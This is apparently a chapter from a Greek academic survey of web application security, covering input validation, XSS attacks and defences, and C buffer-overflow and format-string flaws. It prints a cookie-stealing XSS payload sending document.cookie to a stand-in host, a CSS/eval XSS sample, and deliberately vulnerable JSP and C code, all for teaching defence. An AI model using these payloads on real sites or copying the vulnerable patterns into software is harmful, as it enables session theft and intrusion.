Τα προγράμματα είναι κατασκευασμένα για να δέχονται δεδομένα, να τα επεξεργάζονται, και να παράγουν αποτελέσματα. Φυσικά, είναι δυνατόν προγράμματα να μη χρειάζονται κάποια είσοδο για να λειτουργήσουν, αλλά τέτοιου είδους προγράμματα δεν είναι ιδιαίτερα χρήσιμα. Όταν τα προγράμματα δέχονται κάποια είσοδο, ο υπολογισμός που εκτελούνε εξαρτάται από αύτη την είσοδο. Στις περιπτώσεις που τα δεδομένα εισόδου ακολουθούν τους κανόνες που είχε στο μυαλό του ο προγραμματιστής, με μεγάλη πιθανότητα η λειτουργία του προγράμματος θα είναι σώστη. Δεδομένου όμως ότι η υλοποίηση μιας λειτουργίας δεν είναι πάντα αυτή που πρέπει, λόγω προγραμματιστικών λαθών, ελλείψεων, κακής κατανόησης του αλγορίθμου, κ.α., τα δεδομένα εισόδου μπορεί να προκαλέσουν δυσλειτουργία στο πρόγραμμα.

Όταν λαμβάνονται αποφάσεις βασισμένες στην είσοδο, το πρόγραμμα αποφασίζει πώς θα εκτελεστεί ανάλογα με τα δεδομένα που θα δεχθεί. Λάθος δεδομένα θα προκαλέσουν το πρόγραμμα να πάρει λάθος αποφάσεις και η εκτέλεσή του να είναι πιθανώς καταστροφική. Για να σιγουρευτούμε ότι η εφαρμοφή δεν παίρνει λάθος αποφάσεις, και

γενικά λειτουργεί σωστά, πρέπει να αναλύουμε τα δεδομένα εισόδου. Αυτή η διαδικασία λέγεται επικύρωση δεδομένων εισόδου.

2.2.1 Επικύρωση εισόδου

Αφότου αναγνωρίσουμε όλα τα δεδομένα εισόδου μίας εφαρμογής, μπορούμε να αρχίσουμε την επικύρωση. Η επικύρωση είναι μία διαδικασία απόφασης του αν τα δεδομένα ισχύουν βάσει των κανόνων της εφαρμογής. Μερικές οδηγίες για σωστή επιβεβαίωση εισόδου, είναι:

- Σιγουρεύομαστε ότι έχουμε αναγνωρίσει και επικυρώσει όλα τα δεδομένα εισοδου.
- Δημιουργούμε συναρτήσεις επικύρωσης.
- Ελέγχουμε τα όρια τιμών.
- Έλεγχουμε το μήκος εισόδου.
- Ελέγχουμε την ύπαρξη μηδενικών bytes.
- Εκτελούμε την επικύρωση πρίν κάνουμε οτιδήποτε άλλο.
- Ελέγχουμε την εξουσιοδότηση μαζί με την επικύρωση.
- Αυτοματοποιούμε κατά το δυνατόν την επικύρωση εισόδου.

2.2.2 Προστασία: άσπρες και μαύρες λίστες

Όταν φιλτράρουμε τα δεδομένα, ελέγχουμε χαρακτήρες ή συνδυασμούς των χαρακτήρων για να αφαιρέσουμε κάτι, να ξαναγράψουμε κάτι, ή να εντοπίσουμε κάτι. Σε μια ρύθμιση ασφαλείας, θέλουμε να φιλτράρουμε αυτό που νομίζουμε ότι είναι κακό και να κρατήσουμε ό,τι πιστεύουμε ότι είναι σωστό ή αβλαβές. Το φιλτράρισμα μπορεί να γίνει με δύο τρόπους, ένας εκ των οποίων λειτουργεί σώστα, και ένας που δε λειτουργεί σώστα:

- Αναγνώριση κακών δεδομένων και αφαίρεσή τους.
- Αναγνώριση καλών δεδομένων και αφαίρεση των υπολοίπων.

Η πρώτη προσέγγιση είναι περισσότερο διαισθητική. Γνωρίζουμε ποια δεδομένα είναι κακά και τα αναζητούμε. Είναι διαδικασία γνωστή ως *μαύρη λίστα*, αφού ξεκινάμε με μια λίστα με δεδομένων που δε θεωρούμε ασφαλή. Δυστυχώς, αυτή η προσέγγιση δε λειτουργεί πολύ καλά σε ένα πλαίσιο ασφάλειας. Στην άλλη προσέγγιση, ξεκινάμε με μια λίστα των δεδομένων που θεωρούμε ακίνδυνα. Κάθε φορά που βλέπουμε κάτι που δεν είναι στη λίστα αυτή, υποθέτουμε ότι μπορεί να είναι επιβλαβές, και το αφαιρούμε. Η διαδικασία αυτή είναι γνωστή ως *λευκής λίστας*, αφού έχουμε ξεκινήσει με έναν κατάλογο από σώστα δεδομένα. Η λευκή λίστα είναι προτιμητέα προσέγγιση σε ένα πλαίσιο ασφάλειας. Υλοποιεί την αρχή που είναι γνωστή με τον όρο ``εξ ορισμού άρνηση''.

2.3 Διαχείριση εξόδου - Cross-site scripting

Μέχρι στιγμής, οι επιθέσεις που εξετάσαμε έχουν στόχο πληροφορίες που βρίσκονται σε έναν εξυπηρετητή ή ακόμα και τον ίδιο τον εξυπηρετητή. Υπάρχουν όμως και επιθέσεις που λειτουργούν με ανάλογο τρόπο, αλλά μπορεί να έχουν στόχο όχι τον εξυπηρετητή, αλλά το χρήστη των εφαρμογών.

Οι επιθέσεις *cross-site scripting* (XSS), χωρίζονται σε τρία είδη: τις *μόνιμες* (persistent), τις *μη μόνιμες* (non-persistent) και *αυτές που βασίζονται στο μοντέλο DOM* (document object model) αναπαράστασης της δομής ενός HTML εγγράφου [70]. Σε μία μόνιμη επίθεση, ο κακόβουλος κώδικας αποθηκεύεται στο server και κατά συνέπεια μπορεί να βλάψει όλους τους επισκέπτες του. Αντίθετα, για να εκτεθεί ένας χρήστης σε μια μη μόνιμη επίθεση θα πρέπει να ακολουθήσει σύνδεσμο που τον οδηγεί σε κακόβουλο ιστοχώρο ή σε ένα νόμιμο μεν ιστοχώρο με ευπάθειες. Οι τελευταίες επιθέσεις εκμεταλλεύονται απευθείας τα στοιχεία του DOM για να προσπελάσουν τις απαιτούμενες πληροφορίες για τη δυναμική τροποποίηση του περιεχομένου μιας σελίδας, ενώ παραδοσιακά οι επιθέσεις XSS αφορούσαν την εισαγωγή έτοιμου HTML κώδικα από έναν κακόβουλο χρήστη. Οι μόνιμες επιθέσεις εμφανίζονται σε μεγάλο βαθμό σε ιστοχώρους που επιτρέπουν σε εγγεγραμένους χρήστες να διαμορφώνουν τον προσωπικό τους χώρο, χρησιμοποιώντας κώδικα HTML (και όχι μόνο), π.χ. σε ιστοσελίδες κοινωνικής δικτύωσης. Με αυτό τον τρόπο ένας κακόβουλος χρήστης, θα μπορούσε να εισάγει κώδικα ο οποίος αν δε φιλτραριστεί σωστά από τον εξυπηρετητή, θα μπορούσε να προκαλέσει προβλήματα. Ωστόσο επιθέσεις XSS μπορούν να προκύψουν ακόμα και σε ιστοσελίδες με στατικό περιεχόμενο (περιεχόμενο το οποίο δε μπορεί να μεταβάλλει ο χρήστης), αν και σε αυτή την περίπτωση είναι μη μόνιμες.

Οι συνέπειες μιας επίθεσης XSS είναι ίδιες ανεξάρτητα από τον τύπο της, καθώς οι όποιες διαφορές έχουν να κάνουν με τον τρόπο που το κακόβουλο περιεχόμενο φτάνει στο server και κατά συνέπεια στον τελικό χρήστη. Οι επιπτώσεις μιας τέτοιας επίθεσης ποικίλλουν σημαντικά και μπορεί να οδηγούν από απλή ενόχληση του χρήστη μέχρι και σε υποκλοπή των στοιχείων του λογαριασμού του. Στην τελευταία περίπτωση, ο κακόβουλος χρήστης μπορεί να υποκλέψει τα στοιχεία συνόδου ενός ανυποψίαστου χρήστη και να εισέλθει στο λογαριασμό του, αποκτώντας έτσι πρόσβαση σε ιδιωτικά δεδομένα ή αρχεία, που ενδέχεται να τροποποιήσει ή ακόμα και να καταστρέψει. Ακόμη, υπάρχει περίπτωση να παραπλανηθεί ο χρήστης, ώστε να εγκαταστήσει κάποια κακόβουλη εφαρμογή ή να επισκεφθεί μια κακόβουλη ιστοσελίδα.

2.3.1 Το πρόβλημα

Και στην περίπτωση των επιθέσεων XSS το βασικό πρόβλημα αφορά στην εμφάνιση δεδομένων που δεν έχουν ελεγχθεί και επικυρωθεί στον τελικό χρήστη. Οι επιθέσεις μπορούν να εκδηλωθούν χρησιμοποιώντας οποιοδήποτε τρόπο με τον οποίο ο χρήστης μπορεί να εισάγει μη ελεγμένο περιεχόμενο σε μια ιστοσελίδα [62].

Οι μη μόνιμες επιθέσεις είναι οι πιο απλές και ως εκ τούτου πιο διαδεδομένες. Σ' αυτές, αρκεί τα δεδομένα που στέλνει κάποιος χρήστης σε ένα ευάλωτο web server μέσω HTTP παραμέτρων ή με την υποβολή κάποιας φόρμας HTML μπορεί να χρησιμοποιηθούν από την web εφαρμογή για να δημιουργηθεί και να εμφανιστεί το περιεχόμενο της σελίδας - απάντησης, χωρίς πρώτα να γίνει έλεγχος και αποστείρωση (sanitization) τους. Ένα χαρακτηριστικό παράδειγμα τέτοιας περίπτωσης είναι η δυνητική επίθεση σε

μια μηχανή αναζήτησης δεδομένων (web search engine). Οι εφαρμογές αυτού του τύπου δέχονται ως είσοδο κάποιο κείμενο και παρουσιάζουν μια συλλογή με συνδέσμους προς έγγραφα που σχετίζονται με τους όρους σε αυτό το κείμενο. Τυπικά, στη σελίδα που περιλαμβάνει τα αποτελέσματα της αναζήτησης, εμφανίζεται και το κείμενο εισόδου που παρείχε ο χρήστης, προκειμένου να γίνει εμφανές το θέμα της αναζήτησης. Αν η εφαρμογή δεν αφαιρέσει ειδικούς χαρακτήρες που ορίζουν τη δομή ενός HTML εγγράφου από το κείμενο που δίνει ο χρήστης, τότε μπορεί να εκδηλωθεί επίθεση. Οι επιθέσεις αυτού του τύπου συνήθως πραγματοποιούνται με την εισαγωγή σε emails ή ιστοσελίδες υπερσυνδέσμων (url), οι οποίοι περιλαμβάνουν το διάνυσμα της επίθεσης XSS.

Μερικά παραδείγματα επιθέσεων είναι τα παρακάτω:

```
<% String query = request.getParameter("query"); %>
```

... Η αναζήτηση έγινε για τη φράση:

```
<%= query %>
```

Ο παραπάνω κώδικας θα λειτουργήσει σωστά αν το περιεχόμενο της μεταβλητής query περιέχει μόνο αλφαριθμητικούς χαρακτήρες. Στην περίπτωση όμως που περιέχει HTML, τότε ο κώδικας αυτός θα εμφανιστεί αυτούσιος στο χρήστη, πιθανώς οδηγώντας στην εκτέλεση κάποιου script. Αν για παράδειγμα ένας κακόβουλος χρήστης δημιουργήσει υπερσύνδεσμο, που καλεί την παρακάτω σελίδα χρησιμοποιώντας το κείμενο που φαίνεται στη συνέχεια ως τιμή στη μεταβλητή query, τότε ο χρήστης θα μεταφερθεί σε μία άλλη σελίδα που ελέγχεται από τον επιτιθέμενο και η οποία αποκτά πρόσβαση στο περιεχόμενο του cookie του χρήστη.

```
<script type="text/javascript">document.location=
'http://host.example/cgi-bin/cookiestealing.cgi?'
+document.cookie</script>
```

Οι υπερσύνδεσμοι που δημιουργούνται με αυτό το σκεπτικό αποτελούν το κύριο μέσο για επιθέσεις που στόχο έχουν την απόσπαση προσωπικών δεδομένων ή άλλων πληροφοριών για το χρήστη, παραπλανώντας τους χρήστες ώστε να επισκέπτονται υπερσυνδέσμους που αναφέρονται σε ευάλωτα sites αλλά εμφανίζονται πραγματικοί.

Στις περιπτώσεις όπου το περιεχόμενο που δίνει ο χρήστης αποθηκεύεται σε βάση δεδομένων ή άλλη αποθήκη δεδομένων και χρησιμοποιείται για την παραγωγή σελίδων δυναμικού περιεχομένου, τότε έχουμε μόνιμες επιθέσεις. Αυτές οι επιθέσεις μπορούν να στοχεύσουν και περιεχόμενο που φορτώνεται από άλλες πηγές πλην της HTML, όπως είναι τα έγγραφα CSS (Cascading Style Sheets) που χρησιμοποιούνται από τους web browsers για να καθοριστεί το στυλ της εμφάνισης των στοιχείων μιας ιστοσελίδας. Για παράδειγμα, έστω ότι ένας κακόβουλος χρήστης καταφέρνει να εισάγει τον παρακάτω κώδικα σε μια ευάλωτη εφαρμογή:

```
<div id=code style=
"background:url('javascript:eval(document.all.code.expr)')"
expr="alert('xss')"></div>
```

Ο επιτιθέμενος εδώ αξιοποιεί την μέθοδο `eval` που παρέχει η γλώσσα JavaScript, για να προσπεράσει τους μηχανισμούς ελέγχου του φυλλομετρητή web και να εκτελέσει τον κώδικα που περιέχεται στο χαρακτηριστικό με τίτλο `expr` [203].

Οι μόνιμες επιθέσεις XSS αποτελούν συχνά το όχημα για την *αλλοίωση ιστοσελίδων* (web defacement) και τη διάδοση σκουληκιών (web application worms), με χαρακτηρι-

στικό παράδειγμα το Sammy worm, που μόλυνε μεγάλο αριθμό χρηστών του δικτυακού τόπου κοινωνικής δικτύωσης MySpace το 2005 [170, 67]. Για το λόγο αυτό θεωρούνται και ως η πιο καταστροφική μορφή τέτοιου είδους επιθέσεων.

2.3.2 Η λύση

Προκειμένου να λειτουργήσει μια εφαρμογή web είναι απαραίτητη η συνεργασία ανάμεσα σε έναν αριθμό από συστήματα και άλλες εφαρμογές. Προκειμένου να επιτευχθεί η ασφάλεια όλων αυτών είναι απαραίτητο να ληφθούν τα αναγκαία μέτρα σε όλο το μήκος της αλυσίδας, από τον εξυπηρετητή μέχρι το φυλλομετρητή του τελικού χρήστη [67]. Για το λόγο αυτό έχουν αναπτυχθεί διάφορες προσεγγίσεις, που στοχεύουν στο να θωρακίσουν μία ή και περισσότερες από τις εμπλεκόμενες οντότητες έναντι των επιθέσεων XSS. Οι πιο διαδεδομένες προσεγγίσεις παρουσιάζονται κατηγοριοποιημένες με βάση την οντότητα στην οποία εφαρμόζονται.

Το βασικό εργαλείο των κακόβουλων χρηστών που επιχειρούν να πραγματοποιήσουν μια επίθεση XSS είναι η εισαγωγή κώδικα. Η προσπάθειά τους δηλαδή επικεντρώνεται στο να καταφέρουν να εκμεταλλευτούν αδυναμίες των server-side ή και των client-side εφαρμογών προκειμένου αυτές να εκτελέσουν τον δικό τους κώδικα στο περιβάλλον του χρήστη. Με δεδομένα τα παραπάνω, η προσπάθεια για ασφάλεια των web εφαρμογών από την πλευρά του εξυπηρετητή αλλά και του πελάτη πλέον εστιάζεται στην αποτροπή της παρείσφρησης κακόβουλου κώδικα σε scripting γλώσσες όπως η JavaScript, που θα εκτελείται στο περιβάλλον του χρήστη. Οι τρεις βασικές προσεγγίσεις για να επιτευχθεί κάτι τέτοιο είναι οι: *επιβολή πολιτικών ασφάλειας* (policy enforcement), *τυχαιοποίηση σετ εντολών* (instruction set randomization), και *εκπαίδευση εφαρμογών* (training). Στη συνέχεια παρέχουμε μια καταγραφή των πιο επιτυχημένων προσεγγίσεων θωράκισης, που εμφανίζονται στη σχετική βιβλιογραφία.

2.3.3 Προσεγγίσεις για την προστασία των εφαρμογών στην πλευρά του εξυπηρετητή

Η πιο διαδεδομένη από τις προσεγγίσεις που χρησιμοποιούνται για την προστασία στην πλευρά του εξυπηρετητή είναι αυτή της επιβολής πολιτικών ασφάλειας. Η γενική αρχή πίσω από τη συγκεκριμένη προσέγγιση αφορά την εφαρμογή συγκεκριμένων πολιτικών ασφάλειας που καθορίζουν τη ροή δεδομένων από/προς την εφαρμογή και τις ενέργειες που μπορούν να εκτελεστούν από αυτή σε κάθε περίπτωση. Αυτές οι πολιτικές έπειτα πρέπει να εφαρμοστούν, είτε από την πλευρά του τελικού χρήστη στο περιβάλλον του φυλλομετρητή web, είτε από κάποια ενδιάμεση οντότητα λογισμικού (proxy) που επεξεργάζεται τα αιτήματα προς την εφαρμογή και τις απαντήσεις προς αυτά και ελέγχει το περιεχόμενό τους για κακόβουλο κώδικα.

Στη βιβλιογραφία έχουν εμφανιστεί μια σειρά από υλοποιήσεις αυτής της προσέγγισης. Οι μηχανισμοί BrowserShield [164] και CoreScript [204] συλλαμβάνουν τον κώδικα JavaScript που εκτελείται κατά την εμφάνιση μιας ιστοσελίδας και τον επανασυντάσσουν προκειμένου να ελέγξουν αν είναι ευάλωτος σε μια σειρά από πιθανές ευπάθειες. Αυτού του είδους οι μηχανισμοί πάσχουν από υψηλή επιβάρυνση λόγω της επαναγραφής του κώδικα JavaScript.

Άλλες υλοποιήσεις που απαιτούν αρκετό κόπο για την ενσωμάτωσή τους σε υπάρχουσες ιστοσελίδες είναι οι MET [67], η BEEP [116] καθώς και η Blueprint [135]. Στην πρώτη, οι πολιτικές ασφάλειας ορίζονται ως μια σειρά από μεθόδους γραμμένες σε JavaScript, που περιλαμβάνονται στην εφαρμογή, καθώς εισάγονται (included) στην κορυφή κάθε σελίδας. Στη δεύτερη, γράφονται συγκεκριμένες μέθοδοι (security hooks) για κάθε κομμάτι κώδικα το οποίο περιλαμβάνεται σε μια σελίδα. Όλες αυτές οι υλοποιήσεις απαιτούν αρκετό κόπο και χρόνο καθώς χρειάζεται να ξαναγραφτούν τμήματα της εφαρμογής προκειμένου να οριστούν οι πολιτικές ασφάλειας, ενώ στην περίπτωση του Blueprint είναι αναγκαίο να χρησιμοποιηθεί ένα συγκεκριμένο API, κάτι το οποίο αυξάνει την πολυπλοκότητα της υλοποίησης.

Εκτός των παραπάνω τεχνικών, έχουν προταθεί και αυτές που στηρίζονται στην εκπαίδευση (training) των εφαρμογών, οι οποίες προσπαθούν να καλύψουν τις αδυναμίες των προηγούμενων. Η προσέγγιση της εκπαίδευσης βασίζεται στις πρωτότυπες ιδέες του Denning σχετικά με την *ανίχνευση εισβολών* (Intrusion Detection) [60]. Στην περίπτωση αυτή γίνεται εντοπισμός και καταγραφή των έγκυρων τμημάτων εκτελέσιμου κώδικα που περιέχεται σε μια εφαρμογή κατά τη διάρκεια της εκπαίδευσης. Έτσι καθίσταται εύκολος ο εντοπισμός επιθέσεων εισαγωγής κώδικα κατά την παραγωγική λειτουργία της εφαρμογής, αφού ο κακόβουλος κώδικας δεν είναι καταγεγραμμένος στο αρχικό σετ κώδικα που προκύπτει από τη φάση της εκπαίδευσης.

Μια τέτοια υλοποίηση είναι το SWAP [201], στο οποίο όλα τα νόμιμα τμήματα εκτελέσιμου κώδικα (scripts) κωδικοποιούνται έτσι ώστε να μην είναι άμεσα εκτελέσιμα. Έπειτα, ένα υποσύστημα το οποίο ανιχνεύει κώδικα JavaScript προστίθεται σε ένα proxy, και ψάχνει για μη κωδικοποιημένα (άρα μη νόμιμα) scripts στις απαντήσεις που πρόκειται να σταλούν στην πλευρά του πελάτη. Αν δε βρεθεί κάποιο τέτοιο τμήμα κώδικα, τότε όλα τα τμήματα κώδικα αποκωδικοποιούνται και η τελική απάντηση στέλνεται στο φυλλομετρητή του χρήστη. Η αδυναμία της συγκεκριμένης υλοποίησης είναι η μικρή ευελιξία της, καθώς δεν υποστηρίζει τη χρήση δυναμικών scripts.

Αντίστοιχοι περιορισμοί υπάρχουν και σε μία άλλη υλοποίηση, την XSS-GUARD [29]. Στην περίπτωση αυτή, τα νόμιμα scripts αντιστοιχίζονται σε αποθηκευμένες απαντήσεις του πρωτοκόλλου HTTP (HTTP responses). Μια προσπάθεια για να αρθούν οι παραπάνω περιορισμοί είναι η XSSDS [117]. Στην τελευταία, προκειμένου να υποστηριχθούν δυναμικά scripts, κάποιες αλφαριθμητικές ακολουθίες (tokens) αντιστοιχίζονται σε συγκεκριμένα αναγνωριστικά. Η μέθοδος αυτή ωστόσο υποφέρει από σημαντικό ποσοστό ψευδών θετικών (false positive rate).

2.3.4 Προσεγγίσεις για την προστασία των εφαρμογών στην πλευρά του πελάτη

Η ασφάλεια των εφαρμογών web από την πλευρά του πελάτη μπορεί να περιοριστεί πρακτικά μόνο με βάση τα δεδομένα τα οποία αυτές παρουσιάζουν στο χρήστη ή στέλνουν στον εξυπηρετητή και τον κώδικα που εκτελούν τοπικά. Επομένως μπορούν να χρησιμοποιηθούν μόνο προσεγγίσεις που αφορούν στην εφαρμογή πολιτικών ασφάλειας. Η πιο χαρακτηριστική περίπτωση τέτοιας προσέγγισης είναι η πολιτική *κοινής προέλευσης* (Same Origin Policy), που εφαρμόζουν πλέον στην συντριπτική τους πλειοψηφία οι εφαρμογές φυλλομετρητή web και αρκετές διαδικτυακές εφαρμογές. Η πολιτική αυτή επιβάλλει την εκτέλεση δυναμικού κώδικα στην πλευρά του πελάτη μόνο από σελίδες και έγγραφα που προέρχονται από το ίδιο δικτυακό τόπο χωρίς περιορισμούς στην πρόσβα-

ση, στα περιεχόμενα και τον κώδικα, που περιέχει το καθένα. Με λίγα λόγια περιορίζει την πρόσβαση στις ιδιότητες, το περιεχόμενο και τον κώδικα ανάμεσα σε σελίδες από διαφορετικές τοποθεσίες [178]. Δυστυχώς αυτή η προσέγγιση μπορεί να παρακαμφθεί από κακόβουλους χρήστες που καταφέρνουν να αποκτήσουν πρόσβαση στα στοιχεία αυτά, δημιουργώντας έτσι προβλήματα ασφάλειας με πιθανά σημαντικές συνέπειες για τους χρήστες.

2.3.5 Συνδυαστικές προσεγγίσεις

Δεδομένου ότι για τη λειτουργία μιας εφαρμογής web είναι απαραίτητη η συνεργασία ανάμεσα σε διάφορα υποσυστήματα από την πλευρά του πελάτη και του εξυπηρετητή, είναι σαφές πως απαιτείται η εφαρμογή μέτρων ασφάλειας σε κάθε εμπλεκόμενη οντότητα. Για το λόγο αυτό, εκτός από τις προσεγγίσεις που στοχεύουν μόνο στη διασφάλιση του εξυπηρετητή ή του πελάτη από επιθέσεις XSS, έχουν παρουσιαστεί και πολλές άλλες που στοχεύουν στη συνδυασμένη προστασία όλων των εμπλεκόμενων μερών.

Στη φιλοσοφία της επιβολής πολιτικών ασφάλειας κινείται το security layer το οποίο ενσωματώθηκε στην τελευταία έκδοση του δημοφιλούς φυλλομετρητή ανοιχτού λογισμικού Mozilla Firefox, το οποίο ονομάζεται *content security policy* (CSP) και έχει σκοπό εκτός των άλλων και την ανίχνευση επιθέσεων XSS [4]. Για την εξάλειψη τέτοιων επιθέσεων, οι διαχειριστές ενός δικτυακού τόπου καλούνται να ορίσουν ποια είναι τα domains που ο φυλλομετρητής web θα πρέπει να θεωρεί ως έμπιστες πηγές για περιεχόμενο και εκτελέσιμο κώδικα. Έτσι, ο φυλλομετρητής web θα εκτελεί κώδικα και θα παρουσιάζει περιεχόμενο το οποίο προέρχεται μόνο από πηγές οι οποίες περιλαμβάνονται σε αυτή τη λίστα, αγνοώντας κάθε είδους περιεχόμενο ή κώδικα που προέρχεται από τρίτους. Παρόλο που η ιδέα πίσω από αυτή την προσέγγιση είναι στέρεη, η υλοποίηση αυτού του μηχανισμού δεν είναι τόσο απλή. Για να λειτουργήσει θα πρέπει οι εφαρμογές να τροποποιηθούν προκειμένου να μη χρησιμοποιούν ορισμένα χαρακτηριστικά της HTML και της JavaScript, όπως η μέθοδος `eval`, η μέθοδος - κατασκευαστής `Function` και κάποιες άλλες, δεδομένου ότι το CSP απαγορεύει τη δυναμική εκτέλεση κώδικα ο οποίος περιέχεται σε συμβολοσειρές. Επιπλέον, ο κώδικας JavaScript δεν επιτρέπεται να ενσωματώνεται μέσα σε έγγραφα HTML, αλλά πρέπει να προέρχεται από εξωτερικές αναφορές. Τέλος, μέχρι στιγμής και εξ όσων γνωρίζουμε, δεν υπάρχει κάποια έγκριτη επικύρωση της αποτελεσματικότητας του CSP.

Μια ακόμη προσέγγιση που αναφέρθηκε νωρίτερα ως γενικότερη μεθοδολογία για την αντιμετώπιση επιθέσεων XSS είναι η τυχαιοποίηση του σετ εντολών (instruction set randomization, ISR) [123], που αντλεί ιδέες από το αντικείμενο της κρυπτογράφησης. Η λογική πίσω από την ISR είναι η δημιουργία ενός περιβάλλοντος εκτέλεσης που είναι μοναδικό για την κάθε διεργασία. Αντίστοιχες τεχνικές έχουν χρησιμοποιηθεί για την καλύτερη ασφάλεια λειτουργικών συστημάτων όπου πραγματοποιείται τυχαιοποίηση του χώρου διευθύνσεων μνήμης και εικονικών μηχανών για γλώσσες προγραμματισμού, όπως η Java, όπου κάθε διεργασία εκτελείται σε μια εικονική μηχανή και είναι απομονωμένη από τις υπόλοιπες διεργασίες του συστήματος.

Το περιβάλλον εκτέλεσης δημιουργείται χρησιμοποιώντας έναν αλγόριθμο που παράγει τυχαίους αριθμούς που χρησιμοποιούνται ως κλειδί για την κρυπτογράφηση ή άλλου είδους τροποποίηση του προς εκτέλεση κώδικα. Το κλειδί αυτό με κάποιο τρόπο

[4] `https://developer.mozilla.org/en/Introducing_Content_Security_Policy`

μεταδίδεται στο φυλλομετρητή που εκτελεί την αντίστροφη διαδικασία προκειμένου να προκύψει το αρχικό περιεχόμενο που πρέπει να εκτελεστεί ή να παρουσιαστεί στον τελικό χρήστη. Έτσι, μια επίθεση XSS θα αποτύχει γιατί ο επιτιθέμενος δεν είναι σε θέση να γνωρίζει το κλειδί που χρησιμοποιείται για τη διαδικασία, με αποτέλεσμα οποιαδήποτε εισαγωγή κώδικα να εντοπίζεται εύκολα. Παραλλαγές της προσέγγισης αυτής αποτελούν οι DSI [150], Noncespaces [182] και xJS [12]. Δυστυχώς οι υλοποιήσεις που έχουν παρουσιαστεί, με εξαίρεση την τελευταία, δεν προφυλάσσουν απέναντι σε μόνιμες επιθέσεις XSS.

3 Ελαττώματα λογισμικού παλαιάς γενιάς αξιοποιήσιμα σε περιβάλλον Web

3.1 Ελαττώματα κώδικα στη γλώσσα C/C++

Η C θεωρείται ως η λιγότερο ασφαλής γλώσσα προγραμματισμού, αλλά είναι ταυτόχρονα και μια από τις πλέον δημοφιλείς. Χαρακτηριστικό είναι ότι ένα μεγάλο τμήμα του λογισμικού που βρίσκεται σε λειτουργία αυτή τη στιγμή έχει γραφτεί στην C. Βασική αιτία είναι η υψηλή απόδοση και η ευελιξία που παρέχουν ορισμένα στοιχεία της συγκεκριμένης γλώσσας στους προγραμματιστές, όπως είναι η χρήση δεικτών και η απευθείας διαχείριση της μνήμης. Σε γενικές γραμμές το ίδιο ισχύει και για τη C++, που ουσιαστικά αποτελεί μια επέκταση της C στο αντικεμενοστραφές υπόδειγμα προγραμματισμού.

Τα ελαττώματα που μπορεί να υπάρχουν σε ένα πρόγραμμα γραμμένο στη C έχουν μελετηθεί και καταγραφει σε ένα πλήθος καταλόγων από διάφορους οργανισμούς. Οι Χατζηελευθερίου και Κατσαρός [40] συγκέντρωσαν τα πιο σημαντικά και συχνά εμφανιζομενα ελαττώματα και δημιουργησαν με αυτά μια σουίτα δοκιμών για την αποτελεσματικότητα και την απόδοση εργαλείων στατικής ανάλυσης στον εντοπισμό τέτοιου είδους προβλημάτων.

Από τα ελαττώματα που μπορεί να υπάρχουν σε ένα πρόγραμμα της C, ιδιαίτερο ενδιαφέρον έχουν εκείνα που μπορεί να εκμεταλλευτεί ένας κακόβουλος χρήστης ώστε να προκληθει ζημιά στην εφαρμογή. Αυτά αποτελούν ένα υποσύνολο των ελαττωμάτων που περιγράφονται στην παραπάνω εργασία, αλλά μπορούν να οδηγήσουν σε πολύ σημαντικά προβλήματα ασφαλείας στις εφαρμογές όπου βρίσκονται. Σε γενικές γραμμές, τέτοιες παραλείψεις μπορεί να αποτελέσουν αντικείμενο εκμετάλλευσης από έναν κακόβουλο χρήστη, εάν αυτός καταφέρει να περάσει ως δεδομένα εισόδου συγκεκριμένες ακολουθίες χαρακτήρων, πράγμα που μπορεί επιτευχθεί όταν η εφαρμογη δέχεται δεδομένα εισοδου από μία διεπαφή συνδεδεμένη με τον παγκόσμιο ιστό.

Η πιθανή *υπερχείλιση περιοχής αποθήκευσης* είναι ένα από τα πιο συνηθισμένα και επικίνδυνα ελαττώματα, που μπορεί να συμβούν σε προγράμματα γραμμένα στη C [54]. Ουσιαστικά, ένας κακόβουλος χρήστης μπορεί να εκμεταλλευτεί το γεγονός ότι στη C δε γίνεται έλεγχος ορίων των πινάκων και από τη στιγμή που τα αλφαριθμητικά είναι πίνακες χαρακτήρων, να περάσει κατάλληλες ακολουθίες χαρακτήρων που θα οδηγήσουν κατά κύριο λόγο σε επιθέσεις θρυμματισμού της στοίβας [22]. Πιο συγκεκριμένα, μία από τις παραλείψεις που έχουν ως επίπτωση την πιθανή υπερχείλιση περιοχής αποθήκευσης είναι η αντιγραφή αλφαριθμητικών χωρίς έλεγχο ορίων. Σε αυτή την περιπτωση γινεται αντιγραφή των αλφαριθμητικών χωρίς να λαμβάνεται υπόψη το μέγεθος τους, κάτι που μπορεί τελικά να οδηγήσει σε μια *επίθεση θρυμματισμού της στοίβας*. Ο παρακάτω κώδικας απεικονίζει μια τέτοιου είδους περίπτωση.

```
#include "stdio.h"
int main()
{
char str[10]="";
gets(str);
return 1;
```

```
}
```

Ένας δεύτερος τύπος ελαττωματικού κώδικα που μπορεί να οδηγήσει σε επιθέσεις από έναν κακόβουλο χρήστη είναι τα *σφάλματα μορφοποίησης αλφαρθμητικών* (format string vulnerbilities) [168], που προέρχονται από το συνδυασμό μη ελεγχόμενων ορισμάτων σε συναρτήσεις με μεταβλητό αριθμό παραμέτρων και τυπικών υλοποιήσεων βιβλιοθηκών της C. Οι βιβλιοθήκες της ANSI C περιέχουν έναν αριθμό συναρτήσεων, που παίρνουν μεταβλητό αριθμό ορισμάτων και έναν αλφαριθμητικό που καθορίζει τους τύπους και τη μορφή των ορισμάτων αυτών. Η δήλωση μιας γνωστής τέτοιας συνάρτησης είναι:

```
int printf(const char *format,  );
```

Μια κλήση αυτής της συνάρτησης θα μπορούσε να ήταν:

```
printf(%s,buf);
```

Όμως όταν θέλουμε να τυπώσουμε απλά μια συμβολοσειρά, τότε θα μπορούσε εναλλακτικά να χρησιμοποιηθεί η πιο συνοπτική εντολή:

```
printf(buf);
```

Αυτή η εντολή μπορεί να δημιουργήσει προβλήματα ασφαλείας. Πιο αναλυτικά, εάν το buf περιέχει κάποιους χαρακτήρες όπως οι %s και %d τότε είναι πολύ πιθανό το πρόγραμμα να καταρρεύσει ή ακόμα χειρότερα το πρόγραμμα να συνεχίσει να εκτελείται με απρόβλεπτη συμπεριφορά. Επιπλέον, η ANSI C περιέχει το χαρακτήρα %n ο οποίος γράφει με το παρεχόμενο όρισμα, που πρέπει να είναι δείκτης, τον αριθμό των χαρακτήρων που έχει τυπωθεί μέχρι τότε. Έχοντας λοιπόν την ικανότητα κάποιος επιτήδειος να γράψει στη μνήμη, μπορεί να καταστρέψει ολόκληρο το σύστημα. Για την αντιμετώπιση του προβλήματος έχει προταθεί η μη χρήση της συγκεκριμένης μορφής εντολών και η κατάργηση της χρήσης του %n.

